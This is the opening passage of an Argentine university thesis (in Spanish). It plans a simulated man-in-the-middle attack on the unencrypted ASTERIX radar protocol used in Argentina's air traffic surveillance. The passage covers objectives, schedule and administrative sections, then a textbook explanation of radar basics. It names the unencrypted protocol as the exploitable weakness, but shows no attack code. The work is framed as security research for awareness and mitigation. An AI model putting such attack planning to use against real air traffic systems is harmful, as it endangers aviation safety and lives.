Trabajo Final de Grado

“Análisis, diseño e implementación de un plan de ciberataque contra una infraestructura crítica: Sistema de Radarización del Espacio Aéreo Argentino”

INTEGRANTES:

- BAIGORRIA, Facundo.
- BUCHAILLOT, Tomas.

TUTOR:

Ing. CASANOVAS Eduardo.

DEDICATORIA

A nuestros familiares y amigos, por el apoyo que nos brindaron a lo largo de nuestra carrera y que fue de gran ayuda para lograr la concreción de este nuestro proyecto.

AGRADECIMIENTOS

Este trabajo de investigación se desarrolló bajo la tutoría del Ingeniero Eduardo Casanovas, a quién nos gustaría expresar nuestro agradecimiento por hacer posible este estudio, por la paciencia, tiempo y dedicación a lo largo de todo el proyecto.

También queríamos agradecer a todos nuestros profesores, que compartieron sus conocimientos con nosotros, por su tiempo, paciencia, consejos y dedicación a lo largo de todos los años de cursado.

TITULO DEL PROYECTO

"Análisis, diseño e implementación de un plan de ciberataque contra una infraestructura crítica: Sistema de Radarización del Espacio Aéreo Argentino"

LISTADO DE SIMBOLOS Y CONVENCIONES

- PSR: Primary Surveillance Radar (Radar Primario de Vigilancia).
- SSR: Secondary Surveillance Radar (Radar Secundario de Vigilancia).
- ATC: Air traffic control (control de tráfico aéreo).
- ECAC: Conferencia Europea de Aviación Civil.
- ASTERIX: All Purpose STructured Eurocontrol SuRveillance Information Exchange.
- FRN: Field Reference Number (número de referencia de campo).
- UAP: User Aplication Profile (perfil de aplicación de Usuario).
- CAT: Categoría.
- LEN: Length (Longitud).
- FSPEC: Field Specification.

- LSB: Bit menos significativo.
- FX: Extensión de campo.
- AGIUA: Asterix Generator IUA.
- MITMAST: Man in the Middle Asterix.

1. INDICE

2. INDICE DE FIGURAS

3. RESUMEN

El objetivo de este proyecto es tomar medidas de seguridad con relación a ciberataques que puedan montarse sobre alguna infraestructura crítica de la Argentina, en nuestro caso el sistema de radarización aérea.

Una vez definido el tema del proyecto se buscó aplicar la mayor cantidad de conocimientos adquiridos a lo largo del cursado de la carrera Ingeniería en Informática e incursionar en el campo de la seguridad informática ampliando dichos conocimientos. Gracias a esto pudimos poner a prueba nuestra capacidad de investigación, aplicación y búsqueda de una solución a un determinado problema.

En primer lugar, se realizó una investigación en internet, trabajos publicados y noticias para adquirir conceptos básicos acerca de infraestructuras críticas y sobre el protocolo ASTERIX, lo cual sirvió como marco teórico para encarar el proyecto. Mientras investigábamos el protocolo en cuestión pudimos observar que el mismo no viajaba encriptado por lo que enfocamos todo nuestro esfuerzo en aprovechar dicha vulnerabilidad y así poder planear un posible ataque formal.

Luego de finalizar los diferentes ataques planteados llegamos a la conclusión que en caso de concretarse un ciberataque sobre esta infraestructura crítica podría traer grandes pérdidas a la Argentina por lo que se deberían tomar medidas a la brevedad sobre el problema planteado en este trabajo final de grado.

4. INTRODUCCION

Este proyecto atiende a la necesidad de tomar medidas de seguridad con relación a ciberataques en contra infraestructuras criticas de un país, especialmente el Sistema de Radarización de Tráfico Aéreo. La seguridad informática en este tipo de infraestructuras es muy importante debido a que si una amenaza o riesgo se materializa el impacto puede llegar a ser incalculable, desde grandes pérdidas económicas hasta daños a la vida de los habitantes del país.

El tema principal tratado fue abordado luego de una extensa investigación referente a las posibles fallas de seguridad de un sistema de esta magnitud. En el transcurso de la misma, encontramos una gran vulnerabilidad en el protocolo de comunicación entre radares y centro de operaciones. Esta vulnerabilidad es tan importante que nos pareció el tema correcto para poder desarrollar nuestro trabajo final de grado.

Se tomó como base la infraestructura del Sistema de Radarización de Tráfico Aéreo. En un primer momento se pensó en reproducir lo mejor posible la estructura de red del sistema, pero debido a la imposibilidad de que se nos facilite dicha información se decidió tomar una estructura de red, acordada entre grupos de investigación y el profesional a cargo, que pensamos se asemeja a la real a partir de la poca información que dispusimos.

En torno a esta estructura se decidió virtualizar cada uno de los nodos y realizar programas para simular la comunicación entre estos, desde un programa generador de ASTERIX hasta un interpretador y graficador del mismo. Desde esta base pudimos desarrollar un programa que realice un ciberataque sobre este protocolo, momento en el cual el proyecto alcanza un punto crítico al poder comprobar que la vulnerabilidad encontrada es explotable.

5. OBJETIVO DEL PROYECTO

El objetivo del trabajo final de grado es analizar y explotar las vulnerabilidades de una infraestructura crítica de la Argentina, el sistema de radarización del espacio aéreo, mediante la definición y puesta en marcha de distintos vectores de ataques, basados principalmente en el tipo de ataque Man in the Middle sobre el protocolo ASTERIX, utilizado para el transporte de datos en el sistema de radar.

La elección de este proyecto como trabajo final de grado está dada por dos principales factores: el interés de los integrantes en la ciberseguridad y para concientizar sobre las vulnerabilidades de las tecnologías utilizadas actualmente tanto en el sistema de radarización argentino.

5.1. OBJETIVOS ESPECÍFICOS

A continuación, se detallan los objetivos específicos del proyecto:

- Investigar y analizar las infraestructuras criticas argentinas.
- Profundizar el análisis del sistema de radarización del espacio aéreo y realizar un análisis de resigo con el fin de detectar potenciales vulnerabilidades del mismo.
- Diseñar vectores de ataques para explotar dichas vulnerabilidades.
- Realizar ataques utilizando estos vectores en un ambiente simulado.
- Desarrollar un pentesting test plan sobre dicha infraestructura critica.

6. DESTINATARIOS

Los destinatarios de este trabajo de investigación son las áreas de I+D+i del Instituto Universitario Aeronáutico, Sistema de Radarización asociado al Tráfico Aéreo y potencialmente el Sistema de Radarización de la Fuerza Aérea Argentina.

7. BENEFICIOS ESPERADOS

El principal beneficio que se pretenden alcanzar con dicho proyecto es concientizar sobres las actuales vulnerabilidades de las tecnologías utilizadas en este ámbito. También se busca que, gracias a esta concientización, se logre incentivar la mejora de seguridad de la infraestructura crítica seleccionada contra ciberataques, debido a que, si se conocen las vulnerabilidades, se podrá generar planes de mitigación para reducir su impacto.

El beneficio que conlleva lo planteado anteriormente a la sociedad es muy difícil de cuantificar, ya que, en caso de un ciberataque, se podría llegar a tener grandes pérdidas materiales, monetarias e inclusive vidas.

8. ESTUDIO TECNICO

Para la realización de la parte de implementación del proyecto se utilizará una simulación del sistema de radarización mediante la utilización de máquinas virtuales Linux, sobre el cual se realizarán los ataques correspondientes.

Debido a que todo el sistema crítico se encontrara simulado, no se necesitara acceso a ningún sistema de radarización real, por lo menos para realizar pruebas físicas. Gracias a esto, no existe ningún riesgo de dañar realmente la infraestructura, evitando también posibles problemas legales que todo esto conlleva.

El rendimiento esperado de todo el sistema es lograr una simulación lo más real posible para así, poder realizar todas las pruebas pertinentes y lograr resultados lo más parecido a la realidad.

9. DESARROLLO DEL TRABAJO

9.1. RESUMEN TÉCNICO

Debido al gran avance tecnológico en los últimos tiempos, empieza a surgir la idea de que las próximas guerras se denominaran ciberguerras, debido a que, con un ataque informático a algunas de las infraestructuras críticas de un país, se lograran grandes daños al mismo.

Por lo planteado anteriormente es que se decidió tomar una de las infraestructuras críticas de la Argentina y realizar un ciberataque. Lo que se busca es no solo realizar un informe sobre los posibles ataques y vulnerabilidades del sistema de radarización aérea argentino, sino también concientizar que un ataque real de esta envergadura, podría traer grandes problemas a nivel país.

A continuación se adjuntan dos diagramas que dan una visión general de la estructura de red sobre la que se detectó la vulnerabilidad y en el segundo diagrama se muestra como un atacante puede explotar dicha vulnerabilidad. En dicho diagrama se ve que para mostrar el ataque se va a la utilizar un simulador debido a que, por razones obvias, no se va a poder hacerlo sobre señales reales.




Figura 9.1: Estructura de la red




Figura 9.2: Simulación red y ataque MITM

9.2. METODOLOGÍA

Para la realización del trabajo final de grado utilizaremos métodos de investigación lógicos y empíricos.

Los métodos lógicos se basan en la utilización del pensamiento en sus funciones de deducción, análisis y síntesis, mientras que los métodos empíricos, se aproximan al conocimiento del objeto mediante su conocimiento directo y el uso de la experiencia, como la observación y la experimentación.

10.PROGRAMACIÓN DE ACTIVIDADES

En la tabla a continuación se muestra las actividades que serán llevadas a cabo durante la realización del trabajo final de grado, la duración de cada una de ellas y las relaciones y secuencia de las mismas.

	Mc de tar	Nombre de tarea	Duración	Comienzo	Fin	Predecesoras
1		**TFG**	**123 días**	**mié 01/07/15**	**vie 18/12/15**	
2		**Planificación**	**3 días**	**mié 01/07/15**	**vie 03/07/15**	
3		Reunion preliminar	1 día	mié 01/07/15	mié 01/07/15	
4		Planificación del Proyecto	3 días	mié 01/07/15	vie 03/07/15	
5		**Análisis/Investigación**	**32 días**	**lun 06/07/15**	**mar 18/08/15**	
6		Investigar sobre las infraestructuras críticas de argentina.	7 días	lun 06/07/15	mar 14/07/15	2
7		Profundizar acerca del sistema de radarización aéreo Argentino.	10 días	mié 15/07/15	mar 28/07/15	6
8		Indagar y descubrir las vulnerabilidades del sistema de radarización actual.	15 días	mié 29/07/15	mar 18/08/15	7
9		Buscar y analizar herramientas para la realización de pruebas de penetración.	7 días	mié 15/07/15	jue 23/07/15	6
10		**Diseño**	**24 días**	**mié 19/08/15**	**lun 21/09/15**	
11		Diseñar la infraestructura a virtualizar.	4 días	mié 19/08/15	lun 24/08/15	5
12		Plantear una serie de vectores de ataques para el sistema de radarización aéreo.	10 días	mar 25/08/15	lun 07/09/15	11
13		Diseñar un Pentesting Test Plan.	10 días	mar 08/09/15	lun 21/09/15	12
14		**Implementación**	**29 días**	**mar 22/09/15**	**vie 30/10/15**	
15		Creacion de la infraestructura virtual.	4 días	mar 22/09/15	vie 25/09/15	10
16		Implementar los vectores de ataques sobre la simulación de sistema de radarización aéreo a través de redes	25 días	lun 28/09/15	vie 30/10/15	15
17		**Evaluación**	**10 días**	**lun 02/11/15**	**vie 13/11/15**	
18		Evaluar los resultados obtenidos de la implementación de los vectores de ataque.	10 días	lun 02/11/15	vie 13/11/15	14
19		Redacción del Trabajo Final de Grado	25 días	lun 16/11/15	vie 18/12/15	18

Figura 10.1: Tabla de Actividades

10.1. DIAGRAMA DE GANTT




Figura 10.2: Diagrama de Gantt

11.PROGRAMACIÓN DE RECURSOS

La parte de investigación, desarrollo y planteo de los ataques se llevarán a cabo fuera de las instalaciones del Instituto Universitario Aeronáutico, en los domicilios de los integrantes del proyecto. Los mismos coordinaran reuniones diarias para comentar avances y dividir tareas.

En lo que respecta a las pruebas prácticas, en caso de ser necesario, se utilizaran los laboratorios del instituto, principalmente el laboratorio JAVA ya que posee las maquinas necesarias y un servidor en el que se podrá montar la simulación de la infraestructura crítica.

12.FACILIDADES REQUERIDAS AL IUA

Las facilidades requeridas al IUA son:

- Acceso a pappers de la IEEE mediante la cuenta brindada por el IUA.
- Acceso a la Biblioteca.
- Acceso al laboratorio de JAVA y al servidor que este posee.
- Permiso para realizar las pruebas (ataques) sobre la simulación de la infraestructura crítica utilizando la red del IUA.

13.PRESUPUESTO

El presupuesto no se aplica en este proyecto ya que los integrantes poseen los recursos necesarios para la investigación y desarrollo (computadoras personales) y para la integración y las pruebas se utilizarán las instalaciones del IUA.

14.FUENTES DE FINANCIAMIENTO

En el caso de un imprevisto de necesitar algún tipo de financiamiento se utilizaron fondos propios ya que el posible monto no será exuberante.

15.RIESGOS ESPERADOS Y SUPUESTOS ASUMIDOS

Los riesgos existentes en este proyecto son la falta de cooperación en cuanto a información brindada sobre el sistema de radarización del espacio aéreo argentino actual por parte de la fuerza aérea. Esto traería consigo una demora y retaso de los tiempos de desarrollo del proyecto.

16.INVERSIÓN REQUERIDA

Como se explicó anteriormente, no es necesaria una inversión monetaria o cualquier tipo para iniciar el proyecto.

17.PROYECCION DE COSTOS DE OPERACIONES Y MANTENIMIENTO

Como se ha mencionado anteriormente en este documento, el único costo que tiene este proyecto es el tiempo invertido por los integrantes del mismo.

Con respecto al mantenimiento, solo se deberán realizar nuevas investigaciones o modificaciones en el caso de que el sistema de radarización implemente una mayor seguridad, ya que los vectores de ataques planteados no serán viables a la hora de vulnerar el sistema.

18.ANÁLISIS DE VIABILIDAD COMERCIAL

Al tratarse de un proyecto que no es con fines comerciales, este apartado no aplica al trabajo.

19.ANÁLISIS FINANCIERO

No aplica al proyecto en cuestión.

20.ESTUDIO AMBIENTAL

El presente proyecto no genera ningún impacto ambiental, ya que solo se consumirá energía eléctrica para su desarrollo y aplicación.

21.ESTUDIO SOCIAL

Uno de los principales objetivos por lo que se decidió realizar este proyecto es para concientizar sobre las vulnerabilidades del sistema de radarización aéreo y así poder evitar posibles ataques que podrían afectar a la Argentina. Por lo que la realización del mismo traería un beneficio para la sociedad, evitando grandes pérdidas monetarias, de estructuras e inclusive de vidas humanas.

22.EVALUACIÓN ECONÓMICA

No aplica al proyecto en cuestión.

23.INFRAESTRUCTURAS CRITICAS ARGENTINAS

Las infraestructuras críticas son aquellas infraestructuras cuya interrupción o destrucción pueden tener gran repercusión en la seguridad, la integridad física, la salud, la información o el bienestar social y económico de los ciudadanos o en el correcto funcionamiento de las instituciones públicas o del estado. El alcance actual de dichas infraestructuras en nuestro país está contemplado entre:

- Administración
- Espacio
- Industria Nuclear
- Industria Química
- Instalaciones de Investigación
- Sistema de Radarización
- Agua
- Energía
- Salud
- Tecnologías de la Información y las Comunicaciones (TIC)
- Transporte
- Alimentación
- Sistema Financiero y Tributario

En nuestro caso, hemos elegido el sistema de radarización del espacio aéreo argentino, debido al impacto que podría tener, tanto social (las vidas de las personas en el avión) como económico (si un avión se estrella contra algo) y militar (que un radar no capture la información de un avión enemigo en época de guerra).

24.SISTEMA DE RADARIZACION DEL ESPACIO AEREO

El término Radar proviene del acrónimo en inglés "**Ra**dio **D**etection **a**nd **R**anging" (detección y medición de distancia por ondas de radio), esta tecnología fue desarrollada para detectar diferentes tipos de blancos radar como aeronaves y fenómenos climatológicos (tormentas, huracanes y lluvia). El concepto fue inicialmente planteado por el físico alemán Heinrich Hertz en 1886 cuando a través de diversos experimentos demostró que las ondas electromagnéticas tienen las mismas propiedades que las ondas luminosas y por tanto se pueden reflejar, desde entonces, mucho se ha avanzado en este campo, aunque los conceptos básicos siguen siendo los mismos: la detección de un blanco de interés, por medio de ondas de radio. Después de la Segunda Guerra Mundial y con el desarrollo de la aviación civil, los sistemas radar adquirieron una enorme importancia para el control de tránsito aéreo.

En este capítulo se tratarán conceptos básicos que describen el funcionamiento de un sistema radar y como se han convertido en una herramienta importante para la seguridad del transporte aéreo.

24.1. PRINCIPIOS BASICOS DE OPERACIÓN DE UN RADAR

Al ser el radar un sistema que utiliza ondas electromagnéticas para detectar objetos, el mismo emite ondas de radio las cuales viajan por el espacio, impactan contra el objetivo y ese choque provoca que parte de la energía incidente sea reflejada de vuelta al punto de emisión. Dicho reflejo se denomina "eco" y a partir de análisis del mismo se puede extraer una serie de información para caracterizar el blanco radar. A continuación se definirán algunos de los datos que se pueden obtener y los cálculos pertinentes.

24.1.1. Determinación de Rango o Distancia del objeto

El rango es la distancia que tiene el objeto a la antena radar. Una forma de determinar la distancia al objetivo es transmitir un pulso electromagnético pequeño y medir el tiempo que tarda el eco en volver. Como se puede observar en la Figura 24.1 la antena radar (Emisor/Receptor) emite ondas de radio representadas de color rojo, cuando las mismas impactan con la aeronave (objeto) y provoca que parte de la energía incidente refleje de vuelta al radar, representadas como líneas curvas intermitentes de color verde.




Figura 24.1: Medición de la distancia en un sistema de radar

Debido a que cuando la onda regresa al radar, el único dato obtenido es el tiempo (t) que se demoró en ir y regresar, debemos hacer uso de la siguiente fórmula para calcular la distancia:

$$R = \frac{C_0 * t}{2}$$

Donde:

- C_0: Velocidad de la luz (velocidad a la que las ondas electromagnéticas se propagan). $3x10^8$ m/s.
- t: Tiempo medido en segundos.
- R: Rango o distancia medido en metros.

En aviación se utiliza el concepto de millas náuticas radar, que en nuestro caso es el tiempo que tardan las ondas de radio en recorrer una milla náutica en un trayecto de ida y vuelta. Una milla náutica equivale a 1853 km.

24.1.2. Determinación de Dirección

La determinación del ángulo del objetivo con respecto al norte magnético esta dado principalmente por la direccionalidad de la antena radar. La direccionalidad es la capacidad de la antena para concentrar la energía radiada en una dirección específica, por lo que, una antena radar con una direccionalidad elevada se llama “antena direccional”.

Los sistemas radar modernos proporcionan información de la posición de un blanco con respecto al norte magnético. Dicha información se conoce como azimut o posición azimutal del blanco.

En la Figura 24.2 se puedo observar cómo se determina la dirección de un blanco con respecto a una antena radar.




Figura 24.2: Determinación de dirección

Con el fin de determinar con exactitud el ángulo de rumbo o azimut, es necesario conocer la dirección del norte magnético. En la antigüedad se utilizaba un compás o con la ayuda de conocidos puntos trigonométricos. En la actualidad, debido al avance tecnológico, esta técnica fue reemplazada por la ayuda de los sistemas satelitales GPS.

24.1.3. Velocidad y dirección de desplazamiento del blanco

Para poder medir la velocidad y dirección de desplazamiento del blanco se necesita que el radar sea un Radar Doppler. El mismo utiliza el efecto Doppler en los ecos de retorno del blanco para medir la velocidad radial del blanco.

El efecto Doppler consiste en que la señal de onda electromagnética enviada por el haz direccional en la antena de radar se refleja hacia el mismo y se comparan las frecuencias, arriba o abajo desde la señal original, permitiendo así mediciones directas y altamente seguras de componentes de velocidades de blancos. La figura 24.3 muestra dicho efecto.




Figura 24.3: Efecto Doppler

24.2. CLASIFICACION DE RADARES

En la siguiente sección se clasificarán los sistemas de radar de acuerdo con la tecnología que utilizan.

24.2.1. Clasificación por tipo de transmisión

24.2.1.1. Radares de onda continua

El radar de onda continua es un tipo de radar particular que transmite continuamente una señal de alta frecuencia, y luego recibe y procesa los ecos de dichas ondas. Este tipo de radar se caracteriza por transmitir ininterrumpidamente la señal de Radiofrecuencia, por lo que para ello utiliza ondas continuas.

Este tipo de radares pueden trabajar con tecnología Doppler o de modulación de frecuencia (FM). Como se explicó en el apartado anterior, El efecto Doppler se utiliza para medir con precisión la velocidad de un objeto, utilizando una onda continua de frecuencia fija. La Figura 24.4 muestra cómo se utiliza la onda continua en el efecto Doppler.




Figura 24.4: Principio de un radar de onda continúa

Un radar de onda continua posee los siguientes componentes/bloques:

- **Oscilador**: encargado de generar la señal de onda continua.
- **Transmisor**: antena encargada de transmitir la onda continua que ha generado el oscilador.
- **Receptor**: antena encargada de recoger la señal reflejada o eco.
- **Amplificador de señal**: se encarga de amplificar la señal y analizar su contenido.
- **Mezclador**: Obtiene la información sobre la amplitud y variación de frecuencia del eco recibido con respecto a la señal original.

24.2.1.2. Radares de onda pulsada

Los radares de onda pulsada transmiten de forma periódica un pulso, el cual, puede estar modulado o no. A diferencia de los radares de onda continua, estos trasmiten la señal de radiofrecuencia en pulsos de corta duración y, gracias a esto, puede escuchar entre pulsos, por lo que no requiere de dos antenas para realizar su trabajo.

La Figura 24.5 muestra una representación de dos pulsos que poseen una duración t y los cuales se envían definidos por un periodo.




Figura 24.5: Representación de pulsos de un radar de onda pulsada

Un radar de onda pulsada posee los siguientes componentes/bloques:

- **Antena:** Es la encargada de transmitir y recibir los pulsos de radiofrecuencia.
- **Oscilador:** Encargado de generar la señal de radiofrecuencia que se enviara a través de la Antena. En algunos casos el oscilador incluye un amplificador de señal incorporado para obtener potencias mayores a las producidas por el oscilador en sí mismo.
- **Receptor:** Es el encargado de recibir los ecos captados por la antena, amplificarlos y transformarlos en información útil.
- **Sincronizador:** Es el encargado de generar la señal que marca la transmisión del pulso de radar. Para inicializar su reloj interno el receptor utiliza esta señal en espera del eco devuelto por el obstáculo.
- **Interruptor:** Bloque encargado de conectar la antena al receptor o al transmisor en función de la señal de sincronización.

24.2.2. Clasificación de radares según el blanco

En este apartado se dará una breve explicación de los radares primarios y secundarios y sus características principales. En el apartado 24.3 se explicará en profundidad la aplicación de dichos radares en la aeronáutica.

24.2.2.1. Radar Primario

El Radar Primario es el encargado del reconocimiento de aeronaves en vuelo en las proximidades de un aeropuerto o de la ruta de dichas aeronaves. Los mismos detectan al blanco mediante el reflejo de ondas electromagnéticas generadas y recibidas por la antena.

Estos trabajan con ecos pasivos, lo que quiere decir que permite identificar los blancos radar sin que estos estén equipados con ninguna tecnología especial, ya que, las ondas reflejan en la aeronave y regresan al radar obteniendo así información de su dirección y distancia. Esta es una de las principales ventajas que poseen este tipo de radares.

Una de las desventajas que posee este sistema es que la información obtenida por dichos radares es muy limitada. Dado esto es que se complementan muy bien con los Radares Secundarios.

24.2.2.2. Radar Secundario

